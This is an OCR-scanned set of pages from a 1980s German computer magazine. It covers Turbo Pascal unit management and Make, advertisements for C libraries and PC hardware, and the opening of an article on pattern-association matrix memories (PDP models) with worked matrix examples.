Das rechte Fenster wird mit 'F6' aktiviert. Wenn Sie jetzt die neue Unit mit '+' markieren, können Sie sie anschließend mit 'INS' in die Bibliothek 'Turbo.TPL' aufnehmen. Wollen Sie der Turbo-Library noch weitere Units hinzufügen (zum Beispiel die noch alleinstehende 'Graph.TPU'), so laden Sie diese über 'F3' und verfahren damit wie gehabt. Die neue Version der Turbo-Bibliothek läßt sich über 'F2' auf Diskette oder Festplatte sichern.

TPU-Remover

Sollte Ihnen die Turbo-Bibliothek mit der Zeit zu üppig geraten sein oder denken Sie ohnehin ans Abspecken, so bietet Ihnen der TPU-Mover auch hier seine Hilfe an: Units, denen Sie keinen Platz mehr in der Turbo-Library gönnen, lassen sich auch wieder entfernen – wie beispielsweise Turbo3 oder Graph3. Sämtliche Funktionen kann man auch direkt von der Kommando-Ebene aus erledigen.

Mit dem TPU-Mover lassen sich auch mehrere Units zu einer TPU-Datei zusammenfassen. Wollen Sie eine Unit mit 'Uses' in ein Programm einbinden, die in einer Datei anderen Namens (auf Diskette) liegt, so müssen Sie die Uses-Anweisung um einen Compiler-Befehl ergänzen:

Uses {$U DateiName} UnitName;

In der Regel hat der Dateiname die Endung '.TPU', aber es sind natürlich auch andere 'Anhängsel' möglich (zum Beispiel '.LIB').

Wirklich Zeit gewinnt man bei größeren Programmierprojekten aber nur, wenn bei einer Änderung nur jeweils die Teile des Gesamtprojektes neu kompiliert werden, die von dieser Änderung direkt betroffen sind. Dazu ist die Option 'Make' da: sie vergleicht zunächst Zeit und Datum aller zum Projekt gehörenden '.TPU'-Dateien mit denen der entsprechenden Quelltexte. Hat ein Quelltext eine neuere Uhrzeit oder ein aktuelleres Datum als die Objektcode-Datei, so wird er neu kompiliert. Findet 'Make' keinen zugehörigen Quelltext, so gilt die alleinstehende '.TPU'-Datei als 'auf dem neuesten Stand'.

Darüber hinaus wird die Versionsnummer einer Unit überprüft. Diese ergibt sich als Prüfsumme des Interface-Teils, die vom Hauptprogramm und von allen Units übernommen wird, die die betreffende Unit durch Uses aufrufen. Stimmen diese Prüfsummen irgendwo nicht mehr überein, dann werden die aufrufenden Dateien neu kompiliert.

Schließlich erfaßt die Kontrolle auch Dateien, die durch $I oder $L eingebunden werden. Damit sind einmal die Include-Dateien gemeint ($I). Mit {$L Name} können Sie den integrierten Turbo-Linker anweisen, auch (zum Beispiel mit einem Assembler bearbeitete) '.OBJ'-Dateien einzubinden. Noch mehr Komfort verspricht das eigenständige Programm 'Make.EXE', für das Sie eine Projektdatei erstellen können, die es dann abarbeitet. Mit der Option 'Build' bearbeitete Projekte werden garantiert immer neu kompiliert, denn die bei 'Make' aufgeführten Kontrollen finden hier nicht statt. (mw) ct

C-TOOLS

Die C-Tools sind nicht nur *direkt einsetzbar* (für **die meisten C-Compiler** z.B. Lattice-C und Microsoft-C), sondern verstehen sich auch als Know how-Tools:

Ausführliche *Begleitdokumentationen* liefern Ihnen detaillierte Informationen und erklären jedes Statement der C-TOOLS.

C-TOOLS Package # 1: Routinen für den Zugriff auf *sämtliche Systemeinheiten* von IBM-Personalcomputern und Kompatiblen, auf die Funktionen des *ROM-BIOS* und des Betriebssystems *DOS* für die Programmiersprache *C* im **deutsch kommentierten** *Source-Code* und im *Objekt-Code*.

Das 1. Package der C-TOOLS enthält über 100 Zugriffsroutinen auf Platte, Bildschirm, Tastatur, Drucker, Lautsprecher, den asynchronen Kommunikationsadaptor und weitere Tools. Soweit möglich, werden die Zugriffsroutinen jeweils auf *allen 3 Zugriffsebenen* zur Verfügung gestellt: auf Programmiersprachen-Ebene in C, auf der Betriebssystem-Ebene v. DOS u. auf BIOS-Ebene. Für alle BIOS-Zugriffe gibt es *assemblersprachliche Schnittstellen*, die auch mit anderen Programmiersprachen verwendet werden können.

Außerdem werden Ihnen unterschiedliche Verfahrenstechniken erklärt, z.B. für *schnelle, störungsfreie Bildschirmausgaben, Bildschirmfenster, Scrolling* etc.; Sie erhalten ein *Synthesizer-Programm*, mit dem Sie auf Ihrer Tastatur beliebige *Tonmuster* oder *Melodien* spielen und diese dann direkt in Ihr Programm einbauen können; Sie erhalten *Druckroutinen* für millimetergenaues Drucken in Vordrucke und für Graphik-Drucken u.v.m.

Preis: 632,70 DM

C-TOOLS Package # 2:

Datenorganisation und Speicherkonzepte, Sortierverfahren, Suchverfahren, Filter für die Programmiersprache C im deutsch kommentierten Source- und Objektcode.

Das Package # 2 enthält in der vorliegenden Version Routinen für:

- interne Datenorganisation/Speicherkonzepte: Listen, Stacks, Hashing inclusive aller Grundoperationen (z.B. Element einfügen, löschen, Position ermitteln etc.).
- Dateiorganisation und -zugriffe: sequentielle, "hashed" und indizierte Dateien
- Arbeitsspeicher- interne, externe und intern/extern-kombinierte Sortierverfahren
- Filter (z.B. variable lexikalische Sortierung, Dupletten-Filter, Dateiverschlüsselung, Spaltenanordnung etc.) **Preis: 855.– DM**

C-TOOLS Package # 3: Ein Generator für dialogorientierte Programmsysteme incl. **Windowing**.

Die überwiegende Anzahl von Anwendersystemen ist heute dialogorientiert. Die Gestaltung der Benutzerschnittstelle ist in erster Linie verantwortlich für die sog. Benutzerfreundlichkeit eines Programmsystems und bestimmt damit maßgeblich dessen Marktchancen. Die Gestaltung d. Benutzerschnittstellen wird deshalb immer trickreicher u. komfortabler. Die Programmierung solcher dialogorientierter Programmsysteme verlangt jedoch dem Programmierer einen großen Aufwand an Zeit u. Arbeit ab. Diese Programmierarbeiten erheblich zu reduzieren, ist die Aufgabe eines Dialogsystem-Generators.

Der Dialogsystem-Generator kann: Graphik- u. Textmodus, Manipulation der Bildschirmattribute, Windows/Pull-Down-Menues, Ein-/Ausgabefelder, Cursormanagement, Dialog- u. Aktionssteuerung.

Preis: 855.– DM

Unterstützte Graphik-Karten: CGA, Hercules, EGA, Olivetti, IBM Professional u.a.

C-Tools Package # 4: Graphik

Das Package enthält die wesentlichen grafischen Grundfunktionen in Quell- u. Objektcode zusammen m. ausführlichen Kommentaren innerhalb u. außerhalb d. Listings. Über 100 Einzelfunktionen in C u. Assembler für

- die Initialisierung der Grafikkarten;
- schnelles Zeichnen von Geraden, Kreisen, Ellipsen, Kreis- und Ellipsenbögen;
- das Ausfüllen von Polygonen (Fill) und konvexen Figuren (Paint) mit unterschiedlichen Füllmustern;
- die Definition von Windows und Viewports;
- die Erzeugung v. Kurven m. Hilfe kubischer B-Splines;
- Textausgaben im Grafikmodus.

z.Z. werden die folgenden Karten unterstützt: Hercules, Olivetti monochrom, CGA, EGA.

Preis: 855,– DM

C-Trainer

Lernen Sie C richtig von Anfang an!

Besonders geeignet für Schulungszwecke und C-Anfänger (C-Interpreter mit Tutorial-Programmierbuch – ein kompletter C-Lernkurs). Der C-Trainer ist eine neue, sehr effektive Methode, um C zu lernen oder sein Wissen zu erweitern. Der C-Trainer besteht aus drei Teilen: Turorial-Buch, C-Interpreter und eine C-Programmbibliothek.

Der C-Interpreter erlaubt eine hervorragende Kontrolle über die Ausführung eines C-Programmes und besitzt große Vorteile bei der Entwicklung von C-Programmen. Das Programm kann an einem beliebigen Punkt gestoppt werden, die Werte aktiver Variablen können eingesehen und geändert werden.

Programmänderungen sind sofort und ohne Compilieren und Linken möglich.

Separater oder gemeinsamer Trace für Funktionsaufrufe, Statements und Expressions ist möglich.


Verfügbar für: IBM/PC 333,– DM, Macintosh 333,– DM, Sun 561,– DM, MicroVAX (Unix o. VMS) 561,– DM, Pyramid 1473,– DM, VAX 11/700 (Unix o. VMS) 1008,– DM,

(Alle Preise zzgl. Verpackung und Versand).

Der C-Trainer ist ein Produkt der Catalytix Corp.

Die C-Tools sind Produkte des:

ECO Institut, Landshuter Straße 37, D-8400 Regensburg, Telefon (0941) 700425-26



Ein Computer lernt buchstabieren

Mustererkennung mittels Matrixgedächtnis

Sven B. Schreiber

Matrixgedächtnisse, wie in c't 4/87 [4] und c't 7/87 [5] vorgestellt, interessieren offenbar nicht nur eine kleine Minderheit. Diesen Schluß kann man getrost aus den unerwartet lebhaften Reaktionen auf diese beiden Artikel ziehen. Die Menge ruft nach Mehr. Glücklicherweise hat die wissenschaftliche Auseinandersetzung mit diesem Thema in der Zwischenzeit weitere Früchte getragen, und so kann ich an dieser Stelle erneut über Matrixgedächtnisse berichten, ohne die Leser/innen mit Altbekanntem und Wiedergekäutem langweilen zu müssen.

Als Wissenschaftler erwartet man üblicherweise, daß die Leser/innen von Artikeln entweder mit der behandelten Materie vertraut sind oder sich das fehlende Wissen zumindest nachträglich selbständig aneignen. Von dieser Einstellung rührt hauptsächlich die Schwerverständlichkeit der meisten wissenschaftlichen Publikationen her. Wenn ich ehrlich bin, muß ich zugeben, daß ich beim Durchblättern von ernsthaft wissenschaftlichen Zeitschriften nur einen geringen Prozentsatz des dort Geschriebenen verstehe. Doch wer ist in diesem Punkt schon ehrlich?

Wenn man davon absieht, daß manche Artikel nur deswegen schwer verständlich sind, weil ihre Autoren einfach nichts Interessantes mitzuteilen haben und dieses Nichts dann in eindrucksvolle Worte kleiden müssen, so ist das Verständnisproblem meist die Folge der berühmten Telefonzellen-Weisheit: Fasse dich kurz. Das ist nicht einmal zu verurteilen, denn man bedenke, welche Flut von Papier auf die Universitäten herabsegeln würde, wäre in jedem Artikel die Geschichte von Adam und Eva mit enthalten. Darum gilt: Was einmal irgendwo schriftlich niedergelegt wurde, wird fortan bei Bedarf per Verweis auf den entsprechenden Artikel erledigt. Selbstverständlich hindert diese Praxis niemanden daran, ein und denselben Salat mit immer wieder neuem Dressing aufzutischen.

Am liebsten würde auch ich jetzt an dieser Stelle auf meine früheren Artikel zum Thema Matrixgedächtnisse verweisen. Zwar schmälerte ich dadurch mein Autorenhonorar, aber andererseits wird c't immer dicker, und so manche/r Leser/in mault bereits, er/sie habe einfach nicht die Zeit, das dicke Ding durchzuarbeiten. Daß die Möglichkeit bestünde, einzelne Abschnitte oder sogar ganze Artikel einfach zu überspringen, braucht in solchen Fällen wohl kaum vorgehalten zu werden. Wissen Sie, was passiert, wenn Sie einem Menschen mit Waschzwang das Wasser abdrehen? Probieren Sie's einmal!

Nun will c't allerdings Grundlagen und Praxis an eine breite Leserschaft vermitteln. Darum muß ich wohl erst noch einmal kurz darauf eingehen, worum es im vorliegenden Artikel überhaupt geht. Ich werde mich bemühen, die Sache etwas anders als in den früheren Beiträgen aufzuziehen.

Parallel . . .

Der Name *Matrixgedächtnis* ist zwar sehr anschaulich, aber heutzutage nicht mehr üblich. Eigentlich war er noch nie sonderlich verbreitet. Ich verwendete ihn vor drei Jahren, als die verschiedenen Forscher noch im Streit waren, wie diese Dinger zu benennen seien. Inzwischen hat man sich geeinigt: *PDP-Modelle* lautet das neue Etikett, was für *Parallel Distributed Processing* (parallel verteilte Datenverarbeitung) steht.

Rückblickend kann man sagen, daß die PDP-Modelle aus der Vereinigung von drei Forschungsrichtungen hervorgegangen sind. Die erste davon ist der Versuch, die komplizierte

Verschaltung der kleinen grauen Zellen im menschlichen Gehirn zu verstehen. Viele Wissenschaftler beschäftigten sich schon vor geraumer Zeit damit, herauszufinden, welche Teile des Gehirns mit welchen Aufgaben betraut sind. Große Probleme gab es bei der Suche nach dem *Gedächtnis*: Zwar war ungefähr klar, welche Regionen vermutlich an der Speicherung von Erlebnissen und Wissen beteiligt sind, einzelne Gedächtnisinhalte ließen sich jedoch nie exakt lokalisieren.

1950 schrieb *Karl Spencer Lashley*, einer der Pioniere auf diesem Gebiet: 'Es ist nicht möglich, den gesonderten Ort einer Gedächtnisspur irgendwo im Nervensystem aufzuzeigen.' ([1] S. 501; Übersetzung: SBS). Und weiter argumentiert er, '(...) daß innerhalb eines funktionellen Bereichs die Zellen des gesamten Bereichs die Fähigkeit erlangen, in bestimmten festgelegten Mustern zu reagieren, die jede beliebige Verteilung in dem Bereich haben können.' ([1] S. 502; Übersetzung: SBS).

Diese *Verteilung* von Gedächtnisinhalten über eine große Hirnmasse legt den Verdacht nahe, daß das Gehirn nicht, wie unsere Digitalcomputer, eine seriell, sondern *parallel* verarbeitende Maschine ist, zumindest, was das Gedächtnis betrifft: 'Die gleichen Nervenzellen, die die Gedächtnisspuren einer einzelnen Erfahrung speichern, müssen auch an unzähligen anderen Aktivitäten teilnehmen.' ([1] S. 502; Übersetzung: SBS).

Eine zweite Forschungsrichtung, die in die PDP-Entwicklung einfloß, war rein technischer Natur. Der Nachrichtentechniker *Karl Steinbuch* entwickelte in den sechziger Jahren einen Automaten namens *Lernmatrix*, der im wesentlichen aus parallel und senkrecht zueinander verlaufenden Drähten bestand, an deren Kreuzungspunkten Schalter oder Widerstände angebracht wurden. Sinn und Zweck dieser Maschine war, gleichzeitig an den parallelen Leitungen anliegende Spannungsmuster eindeutig zu identifizieren. Das grundsätzlich Neue an diesem Verfahren war, daß es sich um einen *parallelverarbeitenden* Mustererkenner handelte, denn die einzelnen Spannungen wurden *gleichzeitig* und nicht nacheinander ausgewertet.

Drittens gesellte sich ein mittlerweile 40 Jahre altes fotografisches Verfahren namens *Holographie* dazu, das in der Öffentlichkeit immer wieder große Freude bereitet, weil man damit dreidimensionale Fotografien herstellen kann. Was weit weniger bekannt ist, hier aber besonders interessiert, sind zwei weitere Eigenschaften: erstens ist die Information über jeden sichtbaren Bildpunkt über das gesamte fotografische Medium *verteilt*, und zweitens können auf einer einzigen Fotoschicht mehrere Bilder *gleichzeitig* gespeichert werden.

... und verteilt

Die glückliche Verbindung dieser drei zunächst unabhängig voneinander existierenden Forschungsgebiete gegen Ende der sechziger Jahre rief die ersten PDP-Modelle ins Leben. Die drei Worte, die hinter diesem Kürzel stecken, sagen bereits das Wesentliche: Es handelt sich um Speicherungsverfahren, bei denen Einzelinformationen nicht an bestimmten Stellen, sondern im gesamten Speichermedium *verteilt* dargestellt sind. Dadurch kommt es zwangsläufig zu Überlappungen der Daten, so daß sie nicht mehr gesondert, sondern stets gleichzeitig mit mehreren anderen zu verarbeiten sind: eben *parallel*.

Die heutzutage verwendeten PDP-Modelle sind bereits recht kompliziert geworden und führen äußerst komplexe Aufgaben durch [3]. Doch auch die einfacheren Versionen schaffen ansehnliche Leistungen. Eine davon ist die *Assoziation von Mustern*. Als Muster kann man sich alles mögliche vorstellen: eine Menge von elektrischen Spannungen, die an verschiedenen Stellen einer Schaltung gleichzeitig gemessen wurden; die Stapelhöhen in den Lagerschächten eines Zigarettenautomaten; die Anzahl der korrekt gelösten Aufgaben in verschiedenen Etappen eines Intelligenztests. Kurz: überall, wo mehrere gleichberechtigte Datenwerte als Einheit vorliegen, kann man von einem *Datenmuster* sprechen.

Ein Muster-Assoziierer hat dann die Aufgabe, Datenmuster eines bestimmten Typs mit Datenmustern eines anderen Typs paarweise zu speichern. Während Sie an Ihrem Computer arbeiten, passiert so etwas ständig, ohne daß Sie dies merken. Wenn Sie beispielsweise unter MSDOS eine Datei von einer Diskette auf eine andere kopieren, assoziiert das Betriebssystem im Inhaltsverzeichnis der Zieldiskette ein *Namensmuster*, bestehend aus elf ASCII-Codes, mit einem *Blockmuster*, das eine Reihe von irgendwie kodierten Diskettensektoren umfaßt.

Wenn Sie die eben kopierte Datei später wieder bearbeiten wollen, hängt alles davon ab, daß MSDOS sich damit zufrieden gibt, wenn Sie ihm nur die elf ASCII-Codes, also den Dateinamen, als Hinweis geben können. Die zu der Datei gehörenden Diskettensektoren soll es doch gefälligst selbst ausknobeln, oder? Arbeitet der Muster-Assoziierer korrekt, so wird

Die Gedächtnismatrix aus dem Programm in c't 7/87 im Urzustand:

0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000

Nachdem die Ziffer "1" gelernt wurde, sieht sie so aus:

1.0000	1.0000	-2.0000	1.0000	1.0000	-2.0000	1.0000
1.0000	1.0000	-2.0000	1.0000	1.0000	-2.0000	1.0000
-2.0000	-2.0000	4.0000	-2.0000	-2.0000	4.0000	-2.0000
1.0000	1.0000	-2.0000	1.0000	1.0000	-2.0000	1.0000
1.0000	1.0000	-2.0000	1.0000	1.0000	-2.0000	1.0000
-2.0000	-2.0000	4.0000	-2.0000	-2.0000	4.0000	-2.0000
1.0000	1.0000	-2.0000	1.0000	1.0000	-2.0000	1.0000

Nun kommt die "4" hinzu:

2.0000	-1.0000	-4.0000	-1.0000	2.0000	-4.0000	2.0000
-1.0000	5.0000	2.0000	5.0000	-1.0000	2.0000	-1.0000
-4.0000	2.0000	8.0000	2.0000	-4.0000	8.0000	-4.0000
-1.0000	5.0000	2.0000	5.0000	-1.0000	2.0000	-1.0000
2.0000	-1.0000	-4.0000	-1.0000	2.0000	-4.0000	2.0000
-4.0000	2.0000	8.0000	2.0000	-4.0000	8.0000	-4.0000
2.0000	-1.0000	-4.0000	-1.0000	2.0000	-4.0000	2.0000

Abschließend wird noch die Ziffer "7" gelernt:

6.0000	-3.0000	0.0000	-3.0000	0.0000	0.0000	0.0000
-3.0000	6.0000	0.0000	6.0000	0.0000	0.0000	0.0000
0.0000	0.0000	12.0000	0.0000	-6.0000	12.0000	-6.0000
-3.0000	6.0000	0.0000	6.0000	0.0000	0.0000	0.0000
0.0000	0.0000	-6.0000	0.0000	3.0000	-6.0000	3.0000
0.0000	0.0000	12.0000	0.0000	-6.0000	12.0000	-6.0000
0.0000	0.0000	-6.0000	0.0000	3.0000	-6.0000	3.0000

Einige Zellen der Matrix enthalten jetzt den Wert Null, wie am Anfang. Dennoch sind auch an diesen Stellen Teile der drei gelernten Ziffern gespeichert. Jedoch überlagern sich diese Datenmuster derart, daß sie sich dort einfach auslöschen. Dies tut der Qualität der "Erinnerungen" allerdings keinerlei Abbruch.

MSDOS zu *jedem* Dateinamen die korrekten Sektoren auffinden. Meiner Erfahrung nach brauchen Sie sich in dieser Hinsicht keine Sorgen zu machen.

PDP-Modelle sind für die Assoziation von Mustern bestens geeignet, ja, dies ist sogar eine ihrer großen Stärken. Sie tun es jedoch ganz anders als im vorigen Beispiel. Auf einer MSDOS-Diskette ist jeder Dateieintrag an einer bestimmten Diskettenadresse aufzufinden. Um einen bestimmten Eintrag zu finden, muß das Inhaltsverzeichnis *seriell* durchgearbeitet werden, bis zu der betreffenden Adresse. Einige Betriebssysteme umgehen dies übrigens, indem sie raffinierte Verfahren, beispielsweise Hashing, verwenden.

Datenbrei

Ein PDP-Muster-Assoziierer würde vollkommen anders vorgehen. Jeder Eintrag würde über das gesamte Inhaltsverzeichnis verstreut werden. Damit wäre die Position eines jeden Eintrags nicht mehr exakt anzugeben. Umgekehrt könnte man auch bei beliebigen Stellen im Inhaltsverzeichnis nicht mehr herausfinden, welche Einträge sie beherbergen. Bei PDP-Modellen gilt eben die Faustregel: *'Jeder Eintrag ist an allen Stellen, und an jeder Stelle sind alle Einträge.'*

Das alles ist zu abstrakt, nicht wahr? Darum erinnere ich an mein PDP-Programm in c't 7/87. Die Muster, die dort assoziiert wurden, waren grafische Darstellungen der Zahlen Null bis Neun in der bekannten und beliebten Sieben-Segment-Darstellung. Falls Sie das Programm in lauffähiger Form vorliegen haben, können Sie es ja einmal spaßeshalber starten. Falls nicht, sollten Sie sich das Beispiel im Kasten ansehen, das ich extra für Sie durchgerechnet habe.

Sie sehen auf dem Bildschirm stets die sogenannte *Gedächtnismatrix* eingeblendet, die zu Anfang nur Nullen enthält. Sobald Sie ihr eine Ziffer beibringen, tut sich dort etwas: *Alle* Zellen der Matrix ändern ihre Werte. Das gleiche passiert, wenn Sie weitere Zahlen lernen lassen.

Die PDP-Faustregel wird hier sehr anschaulich: Jeder Eintrag, also jede neu gelernte Zahl, ändert alle Stellen in der Gedächtnismatrix, und an jeder Stelle ereignen sich Änderungen, die, bei Speicherung mehrerer Zahlen, nicht mehr ausschließlich auf bestimmte Lernepisoden zurückführbar sind.

Dieses brave Programm hat leider einen Nachteil: Es stellt keinen 'richtigen' Muster-Assoziierer dar, sondern nur einen Muster*erkenner*. Das heißt, das Programm kann lediglich unterscheiden, ob eine Ziffer gelernt wurde oder nicht. Zu diesem Zweck werden dort die grafischen Repräsentationen aller zehn Ziffern, also ihre Sieben-Segment-Darstellungen, *mit sich selbst assoziiert.*

Dies geschah nicht aus Faulheit, sondern aus purer Verzweiflung. Der raffinierte iterative Algorithmus, mit dessen Hilfe die Erinnerungsleistung des PDP-Modells aufgemotzt wurde, sieht eine Rückkopplung vom Ausgang des Gedächtnisses auf dessen Eingang vor. Wie bei Rückkopplungen so üblich, ob nun im Hardware- oder im Softwarebereich, ergibt sich auch hier ein Stabilitätsproblem.

Iterative Verfahren haben nur einen Sinn, wenn sie zu Lebzeiten eines Forschers ein Ende haben. Man spricht dann von *Konvergenz* ihrer Resultate. Das bedeutet, daß die bei aufeinanderfolgenden Schritten berechneten Ergebnisse nach und nach immer weniger voneinander abweichen, bis man schließlich so gut wie stabile Werte erhält.

Die Praxis hat gezeigt, daß die in c't 7/87 demonstrierte Vorgehensweise nur dann konvergiert, wenn man Muster mit sich selbst assoziiert. Das ist betrüblich, denn damit ist sie nicht mehr allgemein verwendbar. Was soll man denn bloß machen, wenn man nicht nur wissen möchte, ob eine bestimmte Ziffer gelernt wurde, sondern, falls ja, welche *Identität* sie hat? Beispielsweise könnte es wichtig sein, den ASCII-Code zu erfahren, der dem betreffenden grafischen Muster entspricht.

Wunderwelt


Die Mathematik ist voller Wunder. Nicht umsonst wird gerne behauptet, sie habe etwas Göttliches an sich. Einige ihrer Wunder entpuppen sich bei näherer Betrachtung zwar als von Menschen gemachte Kunstwerke, die nur verwundern, weil sie von wunderlichen Leuten so wundersam geschaffen wurden. Andere wiederum lassen nur noch ein achselzuckendes und seufzendes 'Das ist eben so' über die Lippen kommen.

Im folgenden werden wir es mit dem zweiten Wundertyp zu tun haben. Durch einen winzig kleinen Kunstgriff gelang es mir, das iterative Rechenverfahren zu verallgemeinern. Der Trick ist mal wieder äußerst billig, und niemals hätte ich geglaubt, daß er funktioniert. Obwohl man nachträglich natürlich jederzeit sagen kann: 'Ist doch klar, daß das geht', bin ich doch stets wieder von neuem fasziniert, wie sich in mathematischen Gleichungen wie von Geisterhand plötzlich alles zum Guten wendet.

Betrachten Sie zur Veranschaulichung bitte einmal die obenstehende Abbildung. Dort sehen Sie eine schematische Darstellung des Algorithmus aus c't 7/87, reduziert auf dreidimensionale Muster. Nun wissen Sie also endlich, welch merkwürdiges Innenleben die beiden Kästchen haben, die als *Bild 1* in c't 7/87 abgelichtet waren. Die Gedächtnismatrix ist nicht auf Anhieb zu erkennen, weil sie zugunsten einer schöneren Linienführung ein wenig zerlegt wurde. Sie besteht aus den Kreisen mit der Aufschrift μ_{ij}, wobei i die Zeilen- und j die Spaltennummer bezeichnet.

In diesem reichlich verknoteten Diagramm gehen eine Menge Pfeile 'vorwärts', also von links nach rechts, und einige 'rückwärts' in die entgegengesetzte Richtung. Letztere verdeutlichen die Rückkopplungen in diesem sogenannten *zeitlich diskreten linearen rückgekoppelten System*. Die verwendeten Symbole und Bezeichnungen entsprechen dem in der Systemtheorie üblichen Standard, wie er beispielsweise von Louis Padulo und Michael A. Arbib verwendet wird [2].

Bei genauem Hinsehen werden sogar zwei Rückkopplungen sichtbar: eine 'große' negative Schleife, die direkt vom Ausgang des Systems auf den Eingang geht, und eine 'kleine' positive, die lediglich den sogenannten *Zustandsvektor x* mit seinen Komponenten x_j betrifft.



Das PDP-Gedächtnis, hier im dreidimensionalen Fall, kann als rückgekoppeltes lineares System mit Eingängen u_i, Ausgängen y_i und Zuständen x_i aufgefaßt werden. Die Kreise mit den Pluszeichen sind Summierer, die mit Zahlen oder Zahlensymbolen stellen Multiplizierer mit konstantem "Gewinn" (engl. *gain*) dar. Die Quadrate, die die Aufschrift z^{-1} tragen, sind Zeitverzögerungsglieder, die ihre Eingangssignale nach einem Einheitszeitintervall unverändert weiterleiten.

Verständnisprobleme?

Mit PORTEX kein Problem mehr!

PORTEX ist ein völlig neuartiges Softwarewerkzeug zur Verwaltung von Dialogtexten in Programmcode. Sie können jetzt sämtliche Dialogtexte Ihrer Software beliebig editieren und verwalten (z.B. in eine Fremdsprache übersetzen). Dazu benötigen Sie **keinen Quellcode!** PORTEX sucht alle Texte aus Ihrem Programmcode (COM, EXE, OBJ oder was immer Sie wollen) und stellt sie Ihnen zur Bearbeitung zur Verfügung. Anschließend arbeitet Ihre **alte Software mit neuen Texten.**

Damit ist PORTEX ein unentbehrliches Werkzeug für

- Softwarehändler
- Softwarehersteller
- Anspruchsvolle Anwender

PORTEX kostet nur **DM 480,-**

Rufen Sie uns an, wir beraten Sie gerne!

Individual Software

EDV Büro Reinhard Pintaske
Buckstrasse 23
4400 Münster
Telefon 02 51/77 82 20

Der Schlüssel zu Ihrem leistungsstarken Computersystem

Plus!

Große Tastatur

MS-DOS Betriebssystem

NORTON INDEX = 15,3

LANDMARK Speed Test = 16,1 MHz

bis 4 MB on board

EMS Memory

Der DC-16 AT läßt in Leistung, Qualität, Flexibilität und Ausstattung seine Mitbewerber weit hinter sich . . .

Der Arbeitsspeicher kann bereits auf dem Motherboard bis auf 4 MByte erweitert werden, »Memory-Expansion Boards« sind überflüssig!

Der über 640 KByte vorhandene Speicher läßt sich wahlweise als »Extended-Memory« (RAM-Disk oder OS/2) oder als »Expanded-Memory« (LIM-EMS Standard) konfigurieren.

